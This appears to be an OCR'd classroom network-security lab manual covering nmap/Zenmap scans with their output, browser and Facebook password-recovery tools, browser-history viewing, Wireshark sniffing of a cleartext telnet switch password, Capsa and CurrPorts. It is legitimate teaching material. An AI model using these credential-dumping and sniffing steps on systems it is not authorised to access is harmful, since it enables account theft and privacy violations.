
0–2 open ports,
7–8 open ports, and
9 or more open ports.

Profiles make it easy to use, know what is on your network, and find host with insecure open ports.

1. Open ZenMap from the portable apps console. Make sure you are on the FETC Lab WIFI network.

Set the target to ____._____.____.0/24 select Quick ScanPlus from the drop down menu or you can scan 66.110.220.87 or 66.110.218.83 (Look at options under Profile tab (notice how commands change))

2. Run a trace route to 66.110.220.87
    a. Save Map to desktop under Topology (Save Graphic) option
3. Find any device running Telnet port ?? command nmap –p23 ___.___.___.0/24
4. Profiles make it easy to use
5. Know what is on your network



Target: 66.110.220.87
Profile: Quick scan plus
Command: nmap -sV -T4 -O -F --version-light 66.110.220.87

```
80/tcp   open   http?
110/tcp  open   pop3?
113/tcp  closed ident
119/tcp  open   nntp?
143/tcp  open   imap?
443/tcp  open   https?
465/tcp  open   smtps?
990/tcp  open   ftps?
993/tcp  open   imaps?
995/tcp  open   pop3s?
8008/tcp open   http?
8081/tcp open   http    DD-WRT milli_httpd
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at http://
www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port8008-TCP:V=6.25%I=2%D=1/14%Time=50F47E50%P=i686-pc-windows-
windows%
SF:r(GetRequest,43,"HTTP/1\.1\x20302\x20Found\r\nLocation:
\x20https://:801
SF:0/\r\nConnection:\x20close\r\n\r\n")%r(FourOhFourRequest,66,"HTTP/1
\.1\
SF:x20302\x20Found\r\nLocation:\x20https://:8010/nice%20ports%2C/Tri%
6Eity
SF:\.txt%2ebak\r\nConnection:\x20close\r\n\r\n")%r
(GenericLines,42,"HTTP/1
SF:\.1\x20302\x20Found\r\nLocation:\x20https://:8010\r\nConnection:
\x20clo
SF:se\r\n\r\n");
Device type: storage-misc|router|specialized|general purpose
Running (JUST GUESSING): Netgear RAIDiator 4.X (97%), Linksys embedded
(92%), AVtech embedded (88%), Linux 2.6.X (87%)
OS CPE: cpe:/o:netgear:raidiator:4 cpe:/o:linux:linux_kernel:2.6.28
Aggressive OS guesses: Netgear ReadyNAS Duo NAS device (RAIDiator
4.1.4) (97%), Linksys BEFSR41 EtherFast router (92%), AVtech Room
Alert 26W environmental monitor (88%), Linux 2.6.28 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel
```

Profile: Quick scan plus
sV -T4 -O -F --version-light 66.110.220.87

66.110.220.87

Host Status
State: up
Open ports: 13
Filtered ports: 86
Closed ports: 1
Scanned ports: 100
Up time: Not available
Last boot: Not available

Addresses
IPv4: 66.110.220.87
IPv6: Not available
MAC: Not available

Operating System
Name: Netgear ReadyNAS Duo NAS device (RAIDiator 4.1.4)
Accuracy: 97%
Ports used
OS Classes

Comments

Target: 192.168.1.0/24
Profile: Quick scan plus
Command: nmap -sV -T4 -O -F --version-light 192.168.1.0/24

192.168.1.0
192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.4
192.168.1.5
192.168.1.6
192.168.1.7
192.168.1.8
192.168.1.9
192.168.1.10
192.168.1.11
192.168.1.12
192.168.1.13
192.168.1.14
192.168.1.15
192.168.1.16
192.168.1.17
192.168.1.18
192.168.1.19
192.168.1.20
192.168.1.21

	Port	Protocol	State	Service	Version
●	22	tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
●	80	tcp	open	http	Apache httpd 2.2.17 ((Unix) mod_ssl/2.2.17 OpenSSL/1.0.0c)
●	443	tcp	open	http	Apache httpd 2.2.17 ((Unix) mod_ssl/2.2.17 OpenSSL/1.0.0c)
●	873	tcp	open	rsync	(protocol version 29)
●	7070	tcp	open	http	Apache httpd 2.2.17 ((Unix) mod_ssl/2.2.17 OpenSSL/1.0.0c)
●	8080	tcp	open	http	Apache httpd 2.2.17 ((Unix) mod_ssl/2.2.17 OpenSSL/1.0.0c)
●	8081	tcp	open	http	Apache httpd 2.2.17 (mod_ssl/2.2.17 OpenSSL/1.0.0c)


Lab Exercise 5

Target	Open Ports
66.110.220.87	
66.110.218.83	
Lab1 AP OR Rogue AP	

Password Sniffing
http://securityxploded.com/download.php

Browser Password Decryptor

Browser Password Decryptor is a free tool that finds, decrypts, and displays usernames and passwords hat are stored in web browsers, with exporting abilities.


BrowserPasswordDecryptor - www.SecurityXploded.com
Browser Password Decryptor
Free Browser Password Recovery Software
Show Help
About
Start Recovery
Show Password
Export...
Close


Username: FETC
Platform: Windows 7 (Version 6.1)

Browser	Website URL	User Login	Password
Internet Explorer	https://twitter.com/download/	jbottszero@gmail.com	**********
Internet Explorer	https://accounts.google.com/servicelogin	jbottszero	**********
Internet Explorer	http://192.168.1.250/	admin	**********
Internet Explorer	https://www.facebook.com/index.php	jbottszero@gmail.com	**********

- Once open, click on "Start Recovery" to recover the credentials.

Browser History Spy

This tool can display a list of complete browser history from Firefox, Chrome, and Internet Explorer, with exporting abilities.




Internet Explorer Version: 8.0.7600.16385
Login Username: FETC

Website URL	Website Title	Visited Date
http://www.cplitho.com/	Chattanooga printers in Chattanoog...	09-01-2013 15:20:00
http://www.default-password.info/d-link	D-Link default passwords	08-01-2013 16:31:00
http://www.default-password.info/favicon.ico		08-01-2013 16:22:00
http://www.facebook.com/?email_confirmed=1	Facebook	08-01-2013 15:51:00
http://www.facebook.com/?sk=welcome	Facebook	08-01-2013 16:52:00
http://www.facebook.com/gettingstarted	Find your friends	08-01-2013 15:50:00
http://www.facebook.com/home.php?ref=wizard	Facebook	08-01-2013 15:50:00
http://www.gcasda.org/	Georgia-Cumberland Academy Calho...	08-01-2013 14:12:00
http://www.google.com/	Google	16-01-2013 16:38:00
http://www.google.com/url?sa=t&rct=j&q=&esrc=s&frm=1&...		08-01-2013 15:59:00
http://www.putty.org/	Download PuTTY - a free SSH and te...	08-01-2013 16:00:00
http://www.putty.org/favicon.ico		08-01-2013 16:00:00

- Click "View History" to view the history and its information.

Facebook Password Decryptor

This will display the username and password of any Facebook account with stored credentials on the computer.



Facebook Password Decryptor - www.SecurityXploded.com

Facebook Password Decryptor

All-in-one Facebook Password Recovery Software

Username: FETC
Internet Explorer Version: 8.0.7600.16385

Application	Facebook Login	Password
Internet Explorer	jbottszero@gmail.com	***********

- Click on “Start Recovery” to display all Facebook credentials stored on the computer.
- You can then save the specific password or export the results.


Lab Exercise 7

Website	Username (if applicable)	Password

WireShark

Wireshark is a network packet analyzer that examines the details of traffic.


1. In Wireshark Select the active network interface from the Capture Interface List as seen in Figure 1.



Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start capture on interface:
Pseudo-device that captures on all interfaces
USB bus number 1
mon2
USB bus number 2
mon3
USB bus number 3
USB bus number 4
Capture Options
Start a capture with detailed options
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on:
Ready to load or capture
No Packets

1.1. Capture Interface List


2. Click on “Edit Preferences” in the toolbar at the top



3. Enable ARP storm detection

3.1. Expand the Protocols menu in the left hand pane, then select “ARP/RARP”

3.2. Check the box next to “Detect ARP request storms” and make sure all check boxes are checked



Address Resolution Protocol


Detect ARP request storms: ☑

Number of requests to detect during period: 30


Detection period (in ms): 100

Detect duplicate IP address configuration: ☑

4. Start a live capture by clicking the button shown in Figure 4.1


Capturing from Intel(R) PRO/1000 PT Server Adapter: \Device\NPF_{BDA4653B-1916-4281-B6A0-268CFDFA7084}   [Wireshark 1.8.4 (SVN Rev 46250 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

5. Set Filter for Specific IP and protocol “ip.addr eq [IP] && telnet”




Filter: ip.addr eq 192.168.2.11 && telnet

No.	Time	Source	Destination	Protocol	Length	Info
1668	65.212496	192.168.2.11	192.168.2.2	TELNET	113	Telnet Data ...
1670	65.217186	192.168.2.2	192.168.2.11	TELNET	185	Telnet Data ...
1674	65.410113	192.168.2.2	192.168.2.11	TELNET	642	Telnet Data ...
1678	65.411607	192.168.2.11	192.168.2.2	TELNET	95	Telnet Data ...
1680	65.413279	192.168.2.2	192.168.2.11	TELNET	98	Telnet Data ...
2038	73.277184	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2045	73.545859	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2050	73.664315	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2053	73.766614	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2091	74.227947	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2098	74.486653	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2137	75.275501	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...

5.1. Filtering for telnet protocol over wireless

6. Open Putty on the other computer and telnet into the switch
7. Log into the switch and wait for the packets to be captured
8. Once all Packets are captured, select Follow TCP Stream by right-clicking on the **first** packet and selecting Follow TCP Stream.



```
ProCurve Switch 1600M

Firmware revision C.08.22


Copyright (C) 1991-1998 Hewlett-Packard Co.  All Rights Reserved.

                           RESTRICTED RIGHTS LEGEND

 Use, duplication, or disclosure by the Government is subject to restrictions

 as set forth in subdivision (b) (3) (ii) of the Rights in Technical Data and

 Computer Software clause at 52.227-7013.

         HEWLETT-PACKARD COMPANY, 3000 Hanover St., Palo Alto, CA 94303

.[24;1HPassword: .[1;1H..... ..'.........$..$HereIsWhereThePasswordIs
```

Entire conversation (694 bytes)

Using CAPSA Enterprise

A portable LAN/WLAN network analyzer which performs real-time packet capturing, network monitoring, protocol analysis, packet decoding, and automatic diagnosis. **This is a much easier interface to learn.**

Network traffic analysis


Network communication monitoring

Network problems diagnosis

Network security analysis

Network performance detecting

Network protocol analysis



Analysis Mode Tabs

Adapter List

Adapter Status

Name	IP	pps	bps	Speed	Packets	Byte	Utilization
⊟ Wired Network Adapter(s)							
☑ Local Area Connection	192.168.5.250	28	45.040 Kbps	1,000.0 Mbps	14,479	2.339 MB	0%
☐ VMware Network Adapter VMnet1	192.168.147.1	0	0 bps	100.0 Mbps	21	3.076 KB	0%
☐ VMware Network Adapter VMnet8	192.168.218.1	0	0 bps	100.0 Mbps	21	3.076 KB	0%
⊟ Wireless Network Adapter(s)							

Adapter

Local Area Connection

Network Profile

Network Profile 2

Set Network Profile

Analysis Profile

Traffic Monitor:
To provide rapid and efficient statistic analysis for huge network traffic

No plugin module loaded

Packet Filter:
No filter applied, all traffic will


Data Storage:
Packet output disabled
Log output disabled

Analysis Profile

Configuration Info

To start a capture with user-defined configurations, follow the steps below:


1. Select the Capture tab on the Analysis Mode Tabs
2. Select a network adapter on the Adapter List section. The Adapter Status section shows the traffic status of selected adapter. You can choose one or more wired network adapters at the same time.
3. Click Set Network Profile on the Configuration Info section to select a network profile. A network profile includes the settings about node group, name table, and alarms (See Network Profile for details).
4. Select a proper analysis profile on the Analysis Profile section. An analysis profile includes the settings about analysis modules, analysis objects, packet buffer, packet filters, logs, diagnosis events, packet output, and view display. Capsa provides six analysis profiles by default, and you also can create new analysis profiles (See Analysis Profile for details).
5. Click the Start button on the bottom -right to start an analysis project.



Malware Detection

CurrPorts

CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer as well as information about it and the process that opened it.



Process Na...	Proces...	Protocol	Local Port	Local Por...	Local Address	Remote ...	Remote ...
System	692	TCP	135	epmap	0.0.0.0		
System	4	TCP	139	netbios-s...	172.16.0.237		
System	3808	TCP	554	rtsp	0.0.0.0		
System	404	TCP	1025		0.0.0.0		
System	768	TCP	1026		0.0.0.0		
System	488	TCP	1027		0.0.0.0		
System	892	TCP	1028		0.0.0.0		
System	472	TCP	1029		0.0.0.0		
System	1856	TCP	1241		0.0.0.0		
System	2020	TCP	1377		127.0.0.1	3389	ms-wbt-...
System	1756	TCP	3001		127.0.0.1		
System	1152	TCP	3389	ms-wbt-...	0.0.0.0		
System	1152	TCP	3389	ms-wbt-...	127.0.0.1	1377	
System	1184	TCP	3790		0.0.0.0		
System	1660	TCP	7337		127.0.0.1		
System	1856	TCP	8834		0.0.0.0		
System	1516	TCP	10115		0.0.0.0		


83 Total Ports, No Remote Connections, 1 Selected

NirSoft Freeware. http://www.nirsoft.n

